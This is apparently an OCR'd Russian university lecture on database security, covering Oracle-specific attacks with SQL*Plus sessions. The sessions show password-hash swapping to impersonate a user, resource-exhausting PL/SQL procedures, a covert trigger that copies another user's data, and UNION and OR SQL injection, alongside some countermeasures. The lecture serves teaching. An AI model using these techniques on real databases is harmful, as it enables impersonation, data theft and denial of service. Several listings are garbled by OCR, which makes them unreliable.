МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«МИРЭА – Российский технологический университет»

РТУ МИРЭА

ЛЕКЦИОННЫЕ МАТЕРИАЛЫ (ПРЕЗЕНТАЦИИ К ЛЕКЦИОННЫМ МАТЕРИАЛАМ)

Безопасность систем баз данных

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень	специалист
	(бакалавриат, магистратура, специалитет)
Форма обучения	очная
	(очная, очно-заочная, заочная)
Направление(-я) подготовки	10.03.01 «Информационная безопасность автоматизированных систем»
	(код и наименование)
Институт	Кибербезопасности и цифровых технологий
	(полное и краткое наименование)
Кафедра	Информационно-аналитические системы кибербезопасности (КБ-2)
	(полное и краткое наименование кафедры, реализующей дисциплину (модуль))
Лектор	К.т.н., доцент Шукенбаев Айрат Бисенгалеевич
	(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года 2023/2024
(учебный год цифрами)

Проверено и согласовано «____» _____20___г.

_____ А.А. Бакаев
(подпись директора Института/Филиала с расшифровкой)

Москва 2024 г.

Ощущение полной безопасности наиболее опасно.
Илья Нисонович Шевелев
Везде, где есть жизнь, есть и опасность.
Ральф Уолдо Эмерсон

Безопасность систем баз данных.

Тема лекции: Атаки, специфические для баз данных

Подбор и манипуляция с паролями как метод реализации несанкционированных прав. Нецелевое расходование вычислительных ресурсов сервера (PL/SQL). Использование триггеров для выполнения незапланированных функций (PL/SQL). Использование SQL-инъекции для нештатного использования процедур и функций (PL/SQL)

Проблема обеспечения информационной безопасности БД присуща определенная специфика. Источником дополнительных, специфических для БД, угроз являются:

— стандарт и реализация языка SQL
— обязательный интерфейс между СУБД и операционной системой;
— протоколы сетевого взаимодействия на прикладном уровне.

Подбор и манипуляция с паролями как метод реализации несанкционированных прав

Выделяют следующие методы подбора паролей пользователей - тотальный перебор:

- последовательный перебор всех возможных вариантов пароля.
- оптимизированный по статистике встречаемости символов.

  Можно выделить две базовые технологии:

  — явное опробование последовательно генерируемых паролей подачей их на вход подсистемы аутентификации;
  — расчет значения хэш-функции и ее последующего сравнения с известным образом пароля.
- оптимизированный с помощью словарей.
- подбор пароля с использованием знаний о пользователе.

Хеш-функцией (hash function) *называется математическая или иная функция, которая для строки произвольной длины вычисляет некоторое целое значение или некоторую другую строку фиксированной длины. Математически это можно записать так:* ***h=H(M),*** *где* ***M*** *– исходное сообщение, называемое иногда прообразом, а* ***h*** *– результат, называемый значением хеш-функции (а также* ***хеш-кодом*** *или* ***дайджестом сообщения****)).*

Существуют ***криптографические*** *и* ***некриптографические*** *хеш-функции.*

Некриптографические хеш-функции *- хеш-функции общего назначения (классифицируются отдельно, к ним относятся, например, алгоритм нахождения контрольной суммы CRC32). Применяются там, где важна скорость и не так важна возможность атаки на характеристики функции, там, где на данные не воздействуют третьи лица (злоумышленник). Например, такие функции могут использоваться для построения* ***хеш-таблиц****. Последнее время активно обсуждается атака на алгоритмическую сложность хеш-таблиц путём создания множественных коллизий хеш-функции, которая может привести к DoS.*

Хеш-таблица (hashtable) *— это структура данных, представляющая собой специальным образом организованный набор элементов хранимых данных. Все данные хранятся в виде пар хеш-значения.*

Известные ***некриптографические*** *хеш-функции:* ***FNV-1a, Bob Jenkins' Hash, CRC32, MurmurHash 2, MurmurHash 3, CityHash, SpookyHash.***

Криптографическая хеш-функция (хеш) *- это математический алгоритм, преобразовывающий произвольный массив данных в состоящую из букв и цифр строку фиксированной длины. Это определение означает, что с помощью алгоритма хеширования можно получить фиксированную строку цифр и букв, преобразовав текст произвольной длины. Полученный хеш можно хранить в качестве контрольного значения для проверки целостности преобразованных данных: если данные изменятся, то при повторном преобразовании их в хеш одинаковым алгоритмом получится другое значение. Известными алгоритмами хеширования являются* ***MD5, SHA-1, SHA-2(256), SHA-3(384), SHA-5(512), NTLM, BCRYPT****.*

```
SQL> connect badboy/badboypsw
Соединено.
SQL> select password from dba_users wfere username='ul';
Строки не выбраны
SQL> select password from dba_users wfere username='ul';
PASSWORD
253889BAE629E521
SQL> ALTER USER ul identified by newulpsw;
Пользователь изменен.
SQL> connect ul/ulpsw
Соединено.
SQL> REM выполнение «Черного дела»;
SQL> connect badboy/badboypsw
Соединено
SQL> ALTER USER ul identified by values '253889BAE629E521'
Пользователь изменен
SQL> connect ul/ulpsw
Соединено.
```

Листинг 1. Пример подмены пароля пользователя и ложной аутентификации

Нецелевое расходование вычислительных ресурсов сервера (PL/SQL)

PL/SQL (Procedural Language / Structured Query Language) — язык программирования, процедурное расширение языка SQL, разработанное корпорацией Oracle. Базируется на языке Ада.

PL/SQL встроен в следующие СУБД: Oracle Database (начиная с версии 7), TimesTen (англ.) (с версии 11.2.1) и IBM DB2 (с версии 9.7)[2]. Также PL/SQL используется как встроенный язык для средства быстрой разработки Oracle Forms, инструмента разработки отчётов Oracle Reports и в Oracle Application Express.

```
SQL> connect ul/ulpsw
Соединено.
SQL> CREATE OR REPLACE PROCEDURE greedy_c IS
i number;
BEGIN
    LOOP
        i := 1;
        EXIT WHEN i > 2;
    END LOOP;
END;
/
Процедура создана.
```

Листинг 2. Пример процедуры, выполняющей нецелевую загрузку процессора

```
SQL> connect ul/ulpsw
Соединено.
SQL> select name, value from v$parameter where name like
'resource_limit';
NAME VALUE
resource_limit FALSE
SQL>
SQL> ALTER SYSTEM SET resource_limit=true;
Система изменена.
```

Листинг 3. Пример проверки состояния системы контроля ограничений на ресурсы и перевод ее в активное состояние

```
SQL> CREATE PROFILE beat_greedy LIMIT
2       PRIVATE_SGA 10K
3       CPU_PER_SESSION 3000;
Профиль создан.
SQL> ALTER USER ul PROFILE beat_greedy;
Пользователь изменен.
SQL> connect ul/ulpsw
Соединено.
SQL> exec greedy_c
BEGIN greedy_c;
END;
* ошибка в строке 1:
ORA-02392: превышен предел сеанса на использование CPU, вы в процессе выхода из системы
```

Листинг 4. Пример выполнения ограничения профиля пользователя по использованию времени центрального процессора

Одним из вариантов на заданную тему является процедура, нацеленная на расходование памяти сервера баз данных (В. Пржиялковский).

```
CREATE OR REPLACE PROCEDURE greedy_m  IS
        abc char (1OOO) := 'abc';
        BEGIN greedy_m;
        END;
        /
```

Листинг 5. Пример процедуры, неограниченно расходующей память сервера баз данных



Рис. 1. Динамика процесса выхода на полную загрузку процессора

```
SQL> exec greedy_m;
BEGIN
greedy_m;
END;
* ошибка в строке 1:
ORA-04030: выход за пределы памяти процесса при попытке выделить 8204 байт (PLS non-lib hp,PL/SQL STACK)
```

Листинг 6. Пример выполнения ограничения профиля пользователя по использованию памяти.

```
SQL> select sid, serial# from v$session where username = 'u1';
SID SERIAL#
149 104
SQL> alter system kill session '149, 104';
Система изменена.
```

Листинг 7. Пример принудительного завершения процесса с деструктивными функциями

```
SQL> CREATE TABLE Tab1 (At1 raw (2000));
Таблица создана.
SQL> CREATE OR REPLACE PROCEDURE greedy_ dm IS
AtX raw (2000);
BEGIN
for i in 1..100000 loop
AtX := DBMS_CRYPTO.Randombytes (2000);
insert into Tabl values (AtX);
end loop;
ROLLBACK;
END;
/
Процедура создана.
SQL> exec greedy_dm;
Процедура PL/SQL успешно завершена.
SQL> select * from tab1;
строки не выбраны
```

Рисунок 2. Динамика использования процессора при реализации процедуры нецелевого использования ресурса внешней памяти

Листинг 8. Пример пользовательской пр
оцедуры с деструктивными
функциями, нацеленными на снижение доступности сервера баз данных

Данные, представленные на рисунке 2, показывают, что, помимо внешней памяти, активно загружается и центральный процессор

Использование триггеров для выполнения незапланированных функций (PL/SQL)

```
SQL> connect badboy/badboypsw;
Соединено.
SQL> create table TabTheft (Atl int, At2 varchar2 (10), At3  varchar2(1));
Таблица создана.
SQL> create or replace trigger Th_trig
before insert or update or delete on ul.Tabl
for each row
declare
act varchar2(1);
id number (2);
txt varchar2 (10);
begin
if inserting then
act := ' I' ;
id:=:new.At1;
txt:=:new.At2;
elsif updating then
act:= ' U';
id:=:old.At1;
txt:=:new.At2;
elsif deleting then
act:= ' D';
id:=:old.At1;
txt:=:old.At2;
end if;
insert into TabTheft (At1, At2, At3)
Values (id, txt, act);
end;
/
Триггер создан.
```

Листинг 9. Пример создания триггера для формирования нелегальной копии вводимых данных

```
SQL> connect u1/u1psw
Соединено.
SQL> insert into Tab1 (At1,At2) values (1,'first') ;
1 строка создана.
SQL> update Tab1 set At2 = 'updated' where Atl = 1;
1 строка обновлена.
SQL> delete from Tab1;
1 строка удалена.
SQL> commit;
Фиксация обновлений завершена.
SQL> connect badboy/badboypsw
Соединено.
SQL> select * from TabTheft;
AT1 AT2 AT3
1 first I
1 updated U
1 updated D
```

Листинг 10. Пример похищения данных с использованием триггера

Использование SQL-инъекции для нештатного использования процедур и функций (PL/SQL)

SQL> **connect** so/sopsw Соединено.
SQL> **create table** tab2 (Atl Varchar2(15), at2 number); Таблица создана. SQL> **insert into** tab2 values ('Иванов', 123); 1 строка создана.
SQL> **insert into** tab2 values ('Петров', 234);
1. строка создана.
SQL> **CREATE OR REPLACE PROCEDURE** S_FAM (PAR_CUR VARCHAR2) **as**
1. **TYPE** cursor_type **IS REF CURSOR**;
2. Curl **cursor type**;
3. l_query VARCHAR2(200);
4. **TYPE** tab_rec_type **IS** RECORD
5. (Argl Tab2.Atl%**TYPE**,
6. Arg2 Tab2.At2%**TYPE**); 8 Tab2_rec tab_rec_type;
9. **BEGIN**
10. 1 query:= ' SELECT * FROM Tab2 WHERE Atl LIKE '" ||PAR_CUR||''' ;
11. OPEN Curl FOR l_query;
12. FETCH Curl INTO Tab2_rec;
13. WHILE Curl%FOUND LOOP
14. DBMS_OUTPUT.PUT_LINE(Tab2_rec.Arg1|| '' ||Tab2_rec. Arg2);
15. FETCH Curl **INTO** Tab2_rec;
16. **END LOOP**;
17. CLOSE Curl;
18. **END**;
19. /
Процедура создана.
SQL> **grant execute on** S_FAM **to** ul;
Привилегии предоставлены. SQL> **connect** ul/ulpsw
Соединено.
SQL> **set** serveroutput **on** SQL> exec so.S_FAM ('Иванов');
Иванов 123
Процедура PL/SQL успешно завершена.

Листинг 11. Пример процедуры, выполняющей штатную задачу с использованием процедуры

```
SQL> connect so/sopsw
Соединено.
SQL> create table tabx (Atl Varchar2(15), at2 number);
Таблица создана.
SQL> insert into tabx values ('Иванов', 1000);
1 строка создана.
SQL> connect ul/ulpsw
Соединено.
SQL> set serveroutput on SQL> exec so.S_FAM('Иванов') ;
Иванов 123
Процедура PL/SQL успешно завершена.
SQL> exec so.S_FAM('Иван'' union select * from tabx where
''1''=''1);
Иванов 1000
Процедура PL/SQL успешно завершена. SQL> select * from so.tabx; select * from so.tabx
* ошибка в строке 1:
ORA-00942: таблица или представление пользователя не существует
```

Листинг 11. Пример успешной SQL-инъекции для доступа к данным таблицы Tabx

```
SQL> connect ul/ulpsw
Соединено.
SQL> exec so.s_fam('Иванов" union select * from tabx where ”
1" =" 1' );
Иванов 123 Иванов 1000
Процедура PL/SQL успешно завершена.
SQL> exec so.s_fam('XXX" union select * from tabx where
‘’1” =” 1’);
Иванов 1000
Процедура PL/SQL успешно завершена.
SQL> exec so.s_fam('Иванов” union select * from tabx '); BEGIN so.s_fam('Иванов" union select * from tabx '); END;
* ошибка в строке 1:
QRA-01756: нет завершающей кавычки
ORA-O6512: на "SO.S_FAM", line 11 ORA-O6512: на line 1
```

Листинг 12. Примеры вариантов успешной и неуспешной SQL-инъекции для доступа к данным таблицы Tabx

SQL> **connect** so/sopsw Соединено.
SQL> **CREATE OR REPLACE PROCEDURE** S_NUM (PAR_CUR VARCHAR2) **as**

```
2.  TYPE cursor_type IS REF CURSOR;
3.  Curl cursor_type;
4.  l_query VARCHAR2(200) ;
5.  TYPE tab_rec_type IS RECORD
6.  (Argl Tab2.AtllTYPE,
7.  Arg2 Tab2.At2%TYPE);
8.  Tab2_rec tab_rec_type;
9.  BEGIN
10. 1_query:' SELECT * FROM Tab2 WHERE At2 = ''' ||
PAR_CUR||'''';
2.  OPEN Curl FOR l_query;
3.  FETCH Curl INTO Tab2_rec;
4.  WHILE Cur1%FOUND LOOP
5.  DBMS_OUTPUT.PUT_LINE(Tab2_rec.Argl||''||Tab2_rec.Arg2);
6.  FETCH Curl INTO Tab2_rec;
7.  END LOOP;
8.  CLOSE Curl;
9.  END;
10. /
```

Процедура создана.
SQL> **grant execute on** s_num **to** u1;
Привилегии предоставлены.
SQL> **connect** ul/ulpsw Соединено.
SQL> **set** serveroutput **on**
SQL>exec so.s_num(123);
Иванов 123
Процедура PL/SQL успешно завершена.
SQL> exec so. s_num(12);
Процедура PL/SQL успешно завершена.

Листинг 13. Пример штатной работы процедуры выбора фамилии пользователя по его номеру

```
SQL> connect ul/ulpsw Соединено.
SQL> exec so.s_num ('12’’ OR ‘’0’’ =’’0’ );
Иванов 123
Петров 234 Процедура PL/SQL успешно завершена.
```

Листинг 14. Пример успешной SQL-инъекции с использованием условия OR